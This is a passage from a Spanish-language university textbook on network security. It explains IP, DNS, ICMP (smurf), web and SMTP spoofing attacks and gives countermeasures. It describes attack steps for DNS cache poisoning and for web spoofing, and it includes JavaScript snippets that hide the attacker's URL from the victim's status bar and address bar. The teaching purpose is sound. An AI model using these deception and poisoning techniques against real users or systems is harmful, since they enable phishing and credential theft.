
Podemos definir el IP spoofing como la creación de tramas TCP/IP utilizando una dirección IP falseada; la idea de este ataque - al menos la idea - es muy sencilla: desde su equipo, un atacante simula la identidad de otra máquina para conseguir acceso a recursos de un tercer sistema que ha establecido algún tipo de confianza basada en el nombre o la dirección IP del host suplantado. Y como los anillos de confianza basados en estas características tan fácilmente falsificables son aún abundantes (no tenemos más que pensar en los comandos r-, los accesos NFS, o la protección de servicios de red mediante TCP Wrapper), el spoofing sigue siendo en la actualidad un ataque no trivial, pero factible contra cualquier tipo de organización.

Como hemos visto, en el spoofing entran en juego tres máquinas: un atacante, un atacado, y un sistema suplantado que tiene cierta relación con el atacado; para que el pirata pueda conseguir su objetivo necesita por un lado establecer una comunicación falseada con su objetivo, y por otro evitar que el equipo suplantado interfiera en el ataque. Probablemente esto último no le sea muy difícil de conseguir: a pesar de que existen múltiples formas de dejar fuera de juego al sistema suplantado - al menos a los ojos del atacado - que no son triviales (modificar rutas de red, ubicar un filtrado de paquetes entre ambos sistemas...), lo más fácil en la mayoría de ocasiones es simplemente lanzar una negación de servicio contra el sistema en cuestión. Aunque en el punto siguiente hablaremos con más detalle de estos ataques, no suele ser difícil `tumbar', o al menos bloquear parcialmente, un sistema medio con suficientes recursos o usando fallas de configuración; si a pesar de todo el atacante no lo consigue, simplemente puede esperar a que desconecten de la red a la máquina a la que desea suplantar (por ejemplo, por cuestiones de puro mantenimiento).

El otro punto importante del ataque, la comunicación falseada entre dos equipos, no es tan inmediato como el anterior y es donde reside la principal dificultad del IP spoofing. En un escenario típico del ataque, un atacante envía una trama SYN a su objetivo indicando como dirección origen la de esa tercera máquina que está fuera de servicio y que mantiene algún tipo de relación de confianza con la atacada. El host objetivo responde con un SYN+ACK a la tercera máquina, que simplemente lo ignorará por estar fuera de servicio (si no lo hiciera, la conexión se reiniciaría y el ataque no sería posible), y el atacante enviará ahora una trama ACK a su objetivo, también con la dirección origen de la tercera máquina. Para que la conexión llegue a establecerse, esta última

ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239
Ediciones Universidad de Salamanca - cc by nc dc

trama deberá enviarse con el número de secuencia adecuado; el pirata ha de predecir correctamente este número: si no lo hace, la trama será descartada y si lo consigue la conexión se establecerá y podrá comenzar a enviar datos a su objetivo, generalmente para tratar de insertar una puerta trasera que permita una conexión normal entre las dos máquinas.



El host atacante falsifica su dirección IP para que sea la del trusted host (el cual todavía debería estar sufriendo los efectos del ataque DoS) y envía su petición de conexión al puerto 513 del host objetivo (1).
En (2), el host objetivo responde a la petición de conexión "spoofeada" con un SYN/ACK, que recorrerá su camino hasta el trusted host (el cual, si pudiera procesar este segmento entrante, lo consideraría un error, e inmediatamente envía un RST al host objetivo) Si todo va de acuerdo con lo previsto, el SYN/ACK será ignorado por el trusted host. Después de (1), el atacante puede descansar un poco para darle tiempo al host objetivo para enviar el SYN/ACK (el atacante no puede ver este segmento).
Entonces, en (3) el atacante envía un ACK al host objetivo conteniendo el número secuencial previsto (más uno, porque estamos ACKeándolo). Si el atacante acierta en su predicción, el host objetivo aceptará el ACK.
(4) El host objetivo establece la conexión y la transferencia de datos puede comenzar.
Podemos comprobar que el spoofing no es inmediato; de entrada, el atacante ha de hacerse una idea de cómo son generados e incrementados los números de secuencia TCP, y una vez que lo sepa ha de conseguir `engañar' a su objetivo utilizando estos números para establecer la comunicación; cuanto más robusta sea esta generación por parte del objetivo, más difícil lo tendrá el pirata para realizar el ataque con éxito. Además, es necesario recordar que el spoofing es un ataque ciego: el atacante no ve en ningún momento las respuestas que emite su objetivo, ya que estas van dirigidas a la máquina que previamente ha sido deshabilitada, por lo que debe presuponer qué está sucediendo en cada momento y responder de forma adecuada en base a esas suposiciones. Sería imposible tratar con el detenimiento que merecen todos los detalles relativos al spoofing por lo que para obtener información adicional es necesario dirigirse a excelentes artículos que figuran al final.
Para evitar ataques de spoofing exitosos contra nuestros sistemas podemos tomar diferentes medidas preventivas; en primer lugar, parece evidente que una gran ayuda es reforzar la secuencia de predicción de números de secuencia TCP, cosa que se ha fortalecido enormemente en todos los SSOO en los últimos años. Otra medida sencilla es eliminar las relaciones de confianza basadas en la dirección IP o el nombre de las máquinas, sustituyéndolas por relaciones basadas en claves criptográficas; el cifrado y el filtrado de las conexiones que pueden aceptar nuestras máquinas también son unas medidas de seguridad importantes de cara a evitar el spoofing.

ISBN: 978-84-9012-859-6

Colección Aquilafuente: AQ-239

Sin embargo, el IP spoofing no es una técnica cuyo éxito dependa única y exclusivamente de quién emite el paquete. Es decir, nosotros podemos mandar un paquete con una dirección de origen falseada, pero ese paquete no llegará nunca a su destino.
En redes grandes (como Internet) existen muchos dispositivos de red que pueden realizar filtrados al tráfico que gestionan. Uno de esos filtros es precisamente la comprobación de la IP de origen. Los dispositivos a los que me refiero son los de siempre:

a. cortafuegos
b. routers
c. conmutadores
d. servidores de acceso

Evidentemente, el IP spoofing funciona en una LAN (sobre todo en las que sean tipo bus pasivo). Sin embargo, en Internet no podemos suponer que, a priori, el IP spoofing puede funcionar. Los ISP aplican (o deberían aplicar) filtros en los servidores de acceso y en sus routers para 'paliar' este problema. Es decir, cuando sacamos un paquete, el hardware sabe que por una boca las direcciones que pueden entrar son del tipo ZZZ.YYY.XXX.TTT y cualquier otra cosa se descartará. En el peor de los casos, si no lo hace el ISP, lo hará el carrier[15], así que estamos en una situación parecida.
Lo mismo puede hacerse en un router, pero con menos precisión. Un router filtra necesariamente por grupos de direcciones. El administrador conoce qué rangos direcciones de origen deberían llegar por cada una de las interfaces del router, y debería aplicar los filtros correspondientes.
Por tanto, para que un ataque DoS + IP spoofing tenga éxito desde una enlace PPP dial-up convencional, tanto el carrier como el ISP tendrían que ser muy descuidados.
Si tenemos acceso interactivo a un host remoto (una shell Unix por ejemplo), podríamos hacer spoofing en su segmento de red y atacar los sistemas situados en ese entorno, pero ese es un escenario distinto: las comunicaciones no se inician desde nuestra conexión dial-up, sino en el host remoto.
Eso significa que si alguien quiere tumbar, normalmente tendrá que hacerlo 'a cara descubierta' (con el riesgo de ser detectado) o a través de una shell Unix en cualquier punto de Internet. También implica que el uso de ICMP para forzar desconexiones normalmente sólo es posible si podemos situarnos en la misma LAN y *no* atravesando Internet.
En redes internas o cerradas, tal vez pudiera funcionar, si asumen un modelo de confianza elevado. En cualquier caso, no podemos asumir, a priori, que un ataque basado en IP Spoofing pueda tener éxito desde Internet: sería una cuestión de prueba-error. ;)

4.3.4 DNS Spoofing

La explicación del protocolo siempre puede consultarse en las RFCs (***http://www.rfc-editor.org***) que tratan todos los aspectos de DNS: 1031, 1032, 1033, 1034, 1035.

4.3.4.1 Conceptos Básicos

La función de un servidor DNS (Nameserver - NS) es la de resolver IPs a nombres y viceversa. ¿Cómo funciona la resolución? Pues bien, pongamos un ejemplo:
Nuestro NS es **ns.midominio.es** y el nombre que nos han dicho que resolvamos es "pc1.laboratorio.empresa.com". Lo que hará nuestro nameserver es destripar la dirección en partes. Primero consultará a uno de los ROOT-nameservers de Internet quien sirve el dominio "com". El NS tiene una lista de estos ROOT-NS con sus IPs asociadas, luego no tiene que consultar ya que IPs tienen (sino no conseguiría resolver nunca nada). Bueno, pues consulta el dominio "com". Entonces

[15] Carrier: empresa que se encarga del mantenimiento de las líneas de datos.

ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239
Ediciones Universidad de Salamanca - cc by nc dc

obtiene la dirección del NS que sirve al dominio "com". A continuación pregunta a ese NS quien sirve el dominio "empresa". Obtiene la dirección de otro NS, a éste le pregunta quien sirve el dominio "laboratorio", obtiene la dirección de otro NS y le pregunta que IP tiene la maquina "pc1". Así, ya ha obtenido la IP de "pc1.laboratorio.empresa.com", pongamos, por ejemplo, que es 192.168.15.34.
Aquí ha terminado el trabajo de nuestro NS, que además de resolver la dirección, la guarda en su caché para futuras consultas. Esta caché es un registro de las últimas direcciones que resolvió el NS, por si se le consulta sobre éstas no tener que volver a resolverlas.
Nota: Éste es el funcionamiento de un NS que soporta la función de recursividad (la mayoría). Esto significa que si el NS no sirve la dirección que se le pide que resuelva, enviará la petición a otro NS para que la resuelva, hasta obtener la resolución o un error de dirección irresoluble. Si el NS no tiene esta función de recursividad, simplemente, si sirve el dominio de la dirección que le pedimos que resuelva la resolverá, y si no, nos dirá que no puede resolverla, que nos busquemos la vida.

4.3.4.2 Vulnerabilidades de servidores DNS recursivos

4.3.4.2.1 Datagramas DNS

El protocolo DNS se comunica por UDP, un protocolo de transporte sin conexión, es decir, que lanza el paquete a la red, y ya no se preocupa más de él. Esto imposibilita que se lleve un control del flujo de la conexión, corrección de errores, etc. Éste es un punto muy importante, pues UDP no puede, al contrario que TCP, mantener un flujo de comunicación entre dos hosts, con los ya conocidos números de secuencia.
Así pues si queremos espiar o meternos en medio de una conexión UDP no tendremos que predecir estos números. Puede consultarse la estructura de los datagramas DNS en la RFC 1035 si se quieren más datos más concretos sobre cómo funciona.
Dado que el protocolo de transporte no identifica los paquetes por conexión, debe ser el protocolo DNS el que asigne a los paquetes una "identificación" para poder saber que paquete responde a, por ejemplo, una pregunta anterior. A esta identificación se le llama QueryID y la asigna el NS que inicia la comunicación (el que pregunta). A partir de ese momento todos los paquetes referentes a la resolución de esa pregunta irán identificados con ese QueryID.

4.3.4.3 Inyección de datos falsos en la caché de un NS

A continuación viene la parte interesante, como engañar a un NS para que resuelva un nombre dado a una IP que queramos nosotros o al revés.

4.3.4.3.1.1 Método A: Suplantación de un NS

Para este ataque debemos disponer de un NS primario al que pueda consultar cualquier ordenador sobre un dominio.
Digamos que nosotros somos m1.hh.org (1.1.1.1) y el NS que controlamos es ns.xs.com y queremos hacernos pasar como XXX.lechuck.org al NS ns.victim.com.
Se trata de hacernos pasar por el NS de lechuck.org y hacer creer a ns.victim.com que ha resuelto bien a XXX.lechuck.org. Para crear este "paquete" con información falsa, el NS de victim.com debe preguntarnos sobre él, y en ese momento será cuando nosotros contestemos. Pero como no somos el NS de lechuck.org no podemos saber cuál será el QueryID de ns.victim.com. Por tanto tenemos un problema, ¿cómo sabemos el QueryID que tendrá el paquete que preguntará sobre XXX.lechuck.org?

ISBN: 978-84-9012-859-6

Colección Aquilafuente: AQ-239
Ediciones Universidad de Salamanca - cc by nc dc

Si hacemos una consulta a ns.victim.com sobre una dirección que sirva el ns.xs.com (por ejemplo, consultamos www.xs.com), ns.victim.com se pondrá en contacto con ns.xs.com y le preguntará la dirección de www.xs.com, nuestro NS le responderá, y tan contentos ya que ya sabremos con que QueryID ha preguntado. El QueryID del protocolo DNS no es un número aleatorio o seudo-aleatorio como el de algunas implementaciones de TCP, sino que es secuencial, esto es, que para cada pregunta, aumenta en uno el QueryID. Esto es así porque el QueryID no se diseñó como un mecanismo de seguridad ante posibles spoofs, sino como una manera de controlar que respuesta corresponde a que pregunta y al revés.
Pues bien, una vez tenemos el QueryID del NS víctima creamos un datagrama DNS con la información falsa que queremos transmitir (XXX.lechuck.org <-> 1.1.1.1), como si la enviara el NS de lechuck.org, y con destino a ns.victim.com. Hacemos una consulta al ns.victim.com preguntando por alguna dirección del dominio lechuck.org y inmediatamente enviamos el paquete de respuesta falso. En lugar de enviar un paquete es conveniente enviar unos cuantos, con QueryIDs consecutivos, dado que en el tiempo en que hemos tardado entre que obtenemos el queryID y solicitamos la consulta por lechuck.org el NS victima puede haber recibido otras peticiones de resolución, y por tanto el QueryID puede haber aumentado ligeramente.
Así, si ns.victim.com recibe antes nuestra respuesta que la respuesta del NS de lechuck.org (en caso de que exista) o un error indicando que no hay tal dominio (en caso de que no exista) ya tendremos en la caché del NS víctima la información falsa que queríamos inyectarle.

4.3.4.3.1.2 Método B: Inyección de datos en nuestra respuesta

Para este ataque debemos disponer igual que antes de un NS primario.
Cuando un NS hace una consulta a otro no sabe qué número de respuestas puede obtener a su query, ni le importa, pues todo lo que sea información lo recibirá con mucho gusto.
Pues bien, si al hacer una consulta a un NS, además (o en lugar) de la información que solicita se le devuelve la información falsa que nosotros queramos, el NS que preguntó la aceptará y ya la tendremos en la caché del DNS que nos preguntó :)
Así, aplicado al caso anterior, lo único que debemos hacer es preparar nuestro NS (ns.xs.com) para que responda con la información falsa (XXX.lechuck.org <->1.1.1.1) a las preguntas de un NS (ns.victim.com) y hacer que el NS víctima pregunte a nuestro NS.
Este método es mucho más sencillo y efectivo que el anterior, aunque requiere más recursos para que funcione, pues debemos modificar el programa servidor de nombres o bien hacer un programa que funcione como tal, y que sirva nuestros datos falsos. Además debemos ser un nameserver al que el otro pregunte, lo cual es precisamente lo que no es sencillo.
Para evitar este problema lo que se hizo fue que el Query ID se generara aleatoriamente de manera que el hecho de conocer 1 no implique conocer el siguiente. Esto imposibilita conocer a priori el QueryID usado en consulta. Con esto y si no logramos engañar a un servidor de nombres para que nos consulte, este tipo de cosas se complicaron.

4.3.4.4 DNS Poisoning

Es el culebrón del verano 2009. Uno de esos errores que no arregla un simple parche ya que el problema viene de la definición intrínseca del protocolo. Resumido el problema es el siguiente:
Como hemos dicho las respuestas DNS usan un QueryId de tipo aleatorio, es decir, un identificador aleatorio único, y se tienen que cumplir dos reglas básicas: que todas las respuestas y peticiones emparejadas compartan ese ID, y que las respuestas se emitan desde el mismo puerto empleado en la petición. Si se cumplen las condiciones, la primera respuesta válida es la que prevalece.

ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239
Ediciones Universidad de Salamanca - cc by nc dc

Si un atacante tuviera conociera el puerto empleado en la petición y el valor de ese *ID*, podría fabricar respuestas falsas que serían aceptadas, ya que cumplen con las condiciones. Los IDs 16 bits de longitud, lo que permite obtener 2^16 = 65.536 combinaciones posibles, y respecto a puertos, hay que moverse entre 65535 puertos disponibles, quitando los reservados y asignados a servicios.
Sería fácil pensar que falsificar una respuesta es complicado, probabilísticamente hablando: hay que acertar entre 60 y pico mil opciones para puerto y *query ID*. Sobre el terreno, es fácil concluir en que no todos los rangos de puertos están disponibles (ver http://www.iana.org/assignments/port-numbers), y que de facto, casi todos los DNS operan con los mismos puertos, lo que reduce drásticamente la combinatoria.
Sobre el *query ID*, la cosa no está igualmente muy boyante. Probabilísticamente, en un espacio de 65.536 combinatorias, uno de cada 65.536/2 = 32.768 intentos concluiría en éxito. Sin embargo, la aleatoriedad de los DNS está directamente ligada a la longitud en bits del *query ID*, que como máximo es 16, pero que en implementaciones defectuosas, puede ser menor, reduciendo el espacio considerablemente. Otras veces, la implementación defectuosa simplemente generará IDs predecibles.
Todos los grandes de la industria han tenido que lanzar su parche, alguno mejorando el algoritmo de aleatoriedad del ID y la mayoría mejorando el cambio de puerto para dificultar el conocer el valor de este puerto (en algunos casos como BIND no cambiaba si no se reiniciaba)
Además de esto, al ser un servicio de uso continuo y en algunos casos de alta carga, la aplicación de los parches no resultaba sencilla y, en casos concretos, producía problemas con cortafuegos que no entendían bien el cambio tan importante de puertos que se producía.

4.3.4.5 Impacto

Este tipo de ataques evidentemente es de gran impacto, porque podría permitir a un atacante hacerse pasar por cualquier sitio, incluido un banco, con lo que los clientes acudirían a la página falsa solos sin necesidad de correos, spam o mensajes de petición de claves.

4.3.4.6 Conclusión

El protocolo DNS es sensible a ataques de este tipo, y probablemente existan más vulnerabilidades que las que aquí se han descrito BASADAS EN
La segunda vulnerabilidad es ya inherente al protocolo DNS, y necesitaría de una profunda revisión de la especificación de DNS para controlar que las respuestas se correspondan con lo que hemos preguntado y evitando preguntar a servidores de nombres no confiables.

4.3.5 ICMP Spoofing

El Protocolo de Control de Mensajes en Internet (ICMP) se usa para manejar errores e intercambiar mensajes de control. ICMP puede usarse para determinar si una máquina responde en Internet. Para hacer esto, se envía una petición ICMP de eco a una máquina. Si la máquina recibe este paquete, devuelve un paquete ICMP de respuesta de eco. Una implementación común de este proceso es el comando “ping” que es incluido con muchos sistemas operativos y paquetes de software de red. ICMP se usa para controlar el estado e información de errores incluyendo la notificación de congestión en la red y otros problemas de transporte de red. ICMP también puede ser una valiosa herramienta para el diagnóstico de problemas en la red.
Las herramientas basadas en el protocolo ICMP, como puedan ser ping o traceroute, mandan paquetes de prueba a una máquina y calculan los paquetes perdidos en función de los paquetes de respuesta recibidos en un periodo de tiempo. Pero esto tiene dos problemas principalmente:

ISBN: 978-84-9012-859-6

Colección Aquilafuente: AQ-239
Ediciones Universidad de Salamanca - cc by nc dc

Loss asymmetry. La tasa de paquetes perdidos en la dirección de bajada de una máquina es frecuentemente diferente de la tasa en la dirección de subida. Esto hace que sin otra información adicional sea imposible determinar si el paquete se perdió o si lo que se perdió fue la respuesta. Como consecuencia, la verdadera tasa de pérdida puede representarse por:

$$1 - ((1 - loss_{fwd}) \cdot (1 - loss_{rev}))$$

donde $loss_{fwd}$ es la tasa de pérdida en la subida y $loss_{rev}$ es la tasa de pérdida en la bajada. Aunque parezca que esto no tiene importancia, hay que tener en cuenta que algunos protocolos consideran de forma diferente las pérdidas de paquetes en una u otra dirección. Por ejemplo TCP tolera mejor la pérdida de paquetes de asentimiento que los de datos. De igual forma en los protocolos de streaming la perdida de paquetes en la dirección opuesta a los datos no perjudica en nada al sistema.

Los dos componentes principales del ataque por denegación de servicios *smurf* son el uso de paquetes ICMP de petición de eco falsificados y el direccionamiento de paquetes a direcciones IP de broadcast.

En las redes IP, un paquete puede dirigirse a una máquina individual o puede transmitirse a una red entera. Cuando un paquete se envía a la dirección IP de broadcast de una red local desde una máquina de la propia red el paquete es transmitido a todas las máquinas de esa red. Cuando un paquete se envía a una dirección IP de broadcast fuera de la red local, el paquete es transmitido a todas las máquinas de la red objetivo (siempre y cuando los routers por los que transita el paquete estén configurados para permitir el paso a este tráfico).

Las direcciones IP de broadcast normalmente son direcciones con la parte del host con todos sus bits a 1. Por ejemplo, la IP de broadcast de la red 10.0.0.0 es 10.255.255.255. Si se tiene dividida una red de clase A en 256 subredes, la dirección IP de broadcast para la subred 10.50.X.X sería 10.50.255.255. Las direcciones de red con todos los bits a cero en la parte del host, como por ejemplo, 10.50.0.0, también pueden producir una respuesta de broadcast.

En el ataque *smurf*, los atacantes utilizan paquetes ICMP de petición de eco dirigidos a IP de broadcast de máquinas remotas para generar ataques por denegación de servicios. Hay tres partes en estos ataques: el atacante, el intermediario y la víctima (Nótese que el intermediario también puede ser una víctima).

El intermediario recibe un paquete ICMP de petición de eco dirigido a la IP de broadcast de su red. Si el intermediario no filtra el tráfico ICMP dirigido a direcciones de broadcast, muchas máquinas en la red recibirán este paquete y devolverán un paquete ICMP de respuesta de eco. Cuando todas las máquinas en una red responden a esta petición de eco, el resultado puede ser la congestión severa de la red.

Cuando los atacantes crean estos paquetes, no usan la dirección de IP de su propia máquina como dirección de origen. Crean paquetes falsificados que contienen como dirección de origen la dirección IP de la víctima. El resultado es que cuando todas las máquinas del sitio intermediario responden a las demandas de eco, estas respuestas se envían a la máquina de la víctima. La red de la víctima estará sujeta a una congestión que puede potencialmente dejarla inutilizable. Aunque no se ha etiquetado al intermediario como una víctima, podría sufrir estos mismos ataques.

Se han desarrollado herramientas automatizadas que permiten enviar estos ataques al mismo tiempo a intermediarios múltiples, causando que todos los intermediarios dirijan sus respuestas a la misma víctima. También se han desarrollado herramientas para buscar routers de la red que no filtran el tráfico a direcciones IP de broadcast y redes donde múltiples máquinas responden. Estas redes pueden usarse como intermediarias en los ataques.

La solución al problema pasa por evitar que paquetes con direcciones IP falsificadas circulen por la red y evitar también la circulación de paquetes que tienen como dirección destino una dirección IP de broadcast. Vea la sección **Prevención del IP Spoofing**.

ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239
Ediciones Universidad de Salamanca - cc by nc dc

Como solución añadida sería recomendable para el intermediario en el ataque configurar su sistema operativo para impedir que la máquina responda a los paquetes ICMP enviados a direcciones IP de broadcast.
Si un intruso viola la seguridad de una máquina de su red, puede intentar lanzar un ataque *smurf* contra su red desde dentro. En este caso, el intruso usaría la máquina comprometida para enviar el paquete ICMP de petición de eco a la dirección IP de broadcast de la red local. Este tráfico no viaja a través de los routers para alcanzar las máquinas en la red local, con lo cual, el filtrado que ha hecho en sus routers no es suficiente para prevenir esto.

4.3.6 Web Spoofing

El Web Spoofing permite a un atacante la creación de una "shadow copy" DE TODAS LAS PÁGINAS DE LA WEB. Los accesos a este sitio están dirigidos a través de la maquina del atacante, permitiéndole monitorear todas las actividades que realiza la víctima, desde los datos que se pueda escribir en un simple formulario, hasta sus passwords, su número de tarjeta, etc.
El método consiste en que el atacante crea un falso (pero convincente) mundo alrededor de la víctima, y la victima hace algo que le podría ser apropiado. El falso web se parece al verdadero, tiene las mismas páginas, links... En definitiva, el atacante es quien controla el falso web, así pues, todo el tráfico entre el navegador de la víctima y el verdadero web pasa a través del programa filtro que programó el atacante. Desafortunadamente, las actividades que parecen ser razonables en el mundo imaginario suelen ser desastrosas en el mundo real.
Las personas que usan Internet a menudo toman decisiones relevantes basadas en las señales del contexto que perciben. Por ejemplo, se podría decidir el teclear los datos bancarios porque se cree que se está visitando el sitio del banco. Esta creencia se podría producir porque la pagina tiene un parecido importante, sale su url en la barra de navegación, y por alguna que otra razón más.
Como el atacante tiene el control de la conexión, puede observar, e incluso modificar cualquier dato que vaya entre la víctima y el verdadero web, tiene muchas posibilidades de salirse con la suya. Esto incluye Vigilancia y Manipulación.

4.3.6.1 Vigilancia

El atacante puede mirar el tráfico de una manera pasiva grabando las páginas que visita la víctima, y su contenido, como por ejemplo todos los datos que aparezcan en los formularios cuando la respuesta es enviada de vuelta por el servidor. Como la mayoría del comercio electrónico se hace a través de formularios, significa que el atacante puede observar cualquier número de cuenta o contraseña que la victima introduce.

4.3.6.2 Manipulación

El atacante también es libre de modificar cualquiera de los datos que se están transmitiendo entre el servidor y la victima en cualquier dirección. Por ejemplo, si la victima está comprando un producto online, el atacante puede cambiar el número, la cantidad, la dirección del remitente... también le podría engañar a la victima enviándole información errónea, por parte del servidor para causar antagonismo entre ellos. Un ejemplo grafico es el siguiente:

a) ¿Como ataca?

La clave es que el atacante se sitúe en medio de la conexión entre la víctima y el servidor.
Lo primero que se hace es grabar todo el website dentro del servidor del atacante para que así se apunte al servidor de la víctima, en vez de la verdadera. Otro método sería instalar un software que actúe como filtro. Por ejemplo, si la URL del atacante es http://www.atacante.org y la del servidor verdadero es http://www.servidor.com, quedaría:
http://www.atacante.org/http://www.servidor.com

ISBN: 978-84-9012-859-6

Colección Aquilafuente: AQ-239
Ediciones Universidad de Salamanca - cc by nc dc

El navegador de la victima reclama una página de www.atacante.org

1) www.atacante.org se la reclama a www.servidor.com.
2) www.servidor.com se la entrega a www.atacante.org
3) www.atacante.org la rescriba o modifica
4) www.atacante.org le entrega la versión de la página que ha hecho al navegador de la víctima.

b) ¿Qué pasa con los Formularios?

Si la victima llena un formulario de una página web falsa, el atacante también puede leer los datos, ya que van encerrados dentro de los protocolos web básicos. Es decir, que si cualquier URL puede ser spoofeada, los formularios también.

c) Las conexiones seguras no ayudan

Una propiedad angustiosa de este ataque es que también funciona cuando la navegador de la victima solicita una página vía conexión segura. Si la victima accede a un web "seguro" (usando *Secure Sockets Layer*, SSL) en un web falso, todo sigue ocurriendo con normalidad, la pagina será entregada, y el indicador de conexión segura, se encenderá (generalmente suele ser un candado).

El navegador de la victima dice que hay una conexión segura, porque tiene una, pero desgraciadamente esa conexión es con www.atacante.org, y no con el sitio que piensa la víctima. El indicador de conexión segura solo le da a la victima una falsa sensación de seguridad.

4.3.6.2.1 Empezando el Ataque

El atacante debe, de alguna manera colocar un cebo a la víctima, para que visite la web falsa del atacante. Hay varias maneras para hacer esto, poner un link en cualquier página que visite la víctima, engañar a los motores de búsqueda, o incluso, si se sabe su dirección de mail, enviarle uno para que visite la página,...

4.3.6.2.2 Completando la ilusión

Este ataque es bastante efectivo, pero no perfecto. Todavía hay detalles que pueden hacer sospechar a la victima que el ataque ya está en marcha. En última instancia, el atacante puede llegar a eliminar cualquier rastro del ataque.

a) La línea de estado

Es una simple línea de texto abajo del navegador que informa de varios mensajes, como a que servidor trata de localizar, si se conecta, o el tiempo que falta todavía para recibir la totalidad de la página.

Este ataque deja dos tipos de evidencias en la barra de estado. La primera, cuando se pasa el mouse por encima de un enlace, informa la URL a la que apunta. Así pues, la victima podría darse cuenta de que la URL se ha modificado. La segunda es que por un breve instante de tiempo, se informa cual es la dirección del servidor que está intentando visitar. La victima podría darse cuenta que el servidor es www.atacante.org, y no el servidor verdadero.

El atacante puede tapar estas huellas añadiendo código JavaScript en cada página reescrita para ocultar el texto en la línea de estado o hacer que cuando haya un enlace a http://www.atacante.org/http://www.servidor.com, en la línea de estado salga http://www.servidor.com, que se haría de la manera siguiente:

```
<a href="http://www.atacante.org/http://www.servidor.com"
OnMouseOver="window.status='http://www.servidor.com';return true;">
http://www.servidor.com</a>
```

Este detalle hace más convincente el ataque.

ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239
Ediciones Universidad de Salamanca - cc by nc dc

b) La línea de navegación
Es la encargada de informar qué URL se está visitando. Así pues, el ataque causa que las paginas reescritas en www.atacante.org salgan en la línea de navegación. Este detalle puede hacer sospechar a la victima que el ataque está en marcha.

Esta huella puede ser ocultada ayudándose de un poco de JavaScript, de esta manera:
function AbreVentana()
```
{
open("http://www.atacante.org/http://www.servidor.com/",
"DisplayWindow","toolbar=yes,directories=no,menubar=no, status=yes");
}
```
También se puede hacer un programa que reemplace a la línea de navegación verdadera, que parezca que sea la correcta, colocándola en el mismo sitio, ... Si está bien hecho se puede hacer que escriba la URL que espera ver la víctima, incluso que se puedan producir entradas por teclado, para que la víctima no se de cuenta.

c) Ver documento fuente
Los navegadores más populares ofrecen la posibilidad de examinar el código fuente html de la página actual. Un usuario podría buscar URLs reescritas, mirando su código fuente, para darse cuenta del ataque.
Este ataque también puede prevenir esto ayudándose de un programa en JavaScript que oculte la barra de menús, o que haga una barra idéntica, con la salvedad que si la victima mira el código fuente, en vez de enseñar el que está viendo, apunte a la dirección verdadera.

d) Ver información del documento
Esta huella se puede eliminar siguiendo las indicaciones arriba mencionadas.

4.3.6.3 Remedios

Web Spoofing es un ataque peligroso, que hoy por hoy se puede llevar a cabo en Internet. Afortunadamente hay algunas medidas preventivas que se pueden practicar:

a) Soluciones a corto plazo

1. Desactivar la opción de JavaScript en el navegador o no usarlo en sitios donde no confiemos.
2. Asegurarse en todo momento que la barra de navegación está activa.
3. ESTA ES LA MÁS IMPORTANTE: Poner atención a las URL donde estás y la que se enseñan en la barra de estado, asegurándote que siempre apuntan al sitio que quieras entrar.

Hoy en día tanto JavaScript, como Active-X, como Java tienden a facilitar las técnicas de spoofing, así que desde aquí recomendamos al lector que las desactive de su navegador, al menos en los momentos que vaya a transferir información crítica como login, password, números de tarjeta de crédito o cuenta bancaria, ...

b) Soluciones a largo plazo
Todavía no se ha descubierto ningún método para evitar este ataque ya que en muchos casos se basa en engañar al usuario más que en problemas técnicos.

4.3.7 SMTP spoofing

En un nivel superior, concretamente a nivel de aplicación, en el protocolo SMTP (puerto TCP 25) es posible falsear la dirección fuente de un correo o e-mail, enviando por tanto mensajes en nombre de otra persona. Es así porque el protocolo no lleva a cabo ningún mecanismo de autenticación cuando se realiza la conexión TCP al puerto asociado.

ISBN: 978-84-9012-859-6

Colección Aquilafuente: AQ-239
Ediciones Universidad de Salamanca - cc by nc dc

Muchos de los últimos virus que circulan por la red llevan incorporado un servidor de correo que usa las listas de contacto y direcciones de email de los usuarios infectados para enviarse con una identidad falseada en un intento de aumentar la confiabilidad de las futuras víctimas, además de ocultar el usuario que realmente está infectado. Por ejemplo, Netsky.B para autoenviarse emplea su propio motor SMTP, falsificando el e-mail del remitente con direcciones obtenidas del sistema del usuario rastreando entre archivos de diversas extensiones, como .html, .html, .php, .eml, .msg, txt, .wap o comprimido en un .zip). De esta forma la dirección no corresponderá al usuario realmente infectado desde cuyo sistema se está enviando el gusano.
También se usa esta técnica como forma de engañar a usuarios para que entren en sitios web falsificados con la intención de robar datos confidenciales. Banesto, Banco Popular, BBVA y más son ejemplos de correos engañosos enviados a sus clientes.

4.3.7.1 Remedio

La forma de evitar esto es implantar mecanismos de autentificación que permitan verificar que el remitente es quien dice ser y además tiene permiso para enviar el mensaje, como puedan ser autentificación en SMTP, autentificación POP antes de SMTP... o algún tipo de credenciales o intercambio de claves.
Además hay que desconfiar de mensajes no esperados con ficheros en formatos peligrosos, si bien ésta es más una regla de protección de virus y web spoofing que de SMTP spoofing.
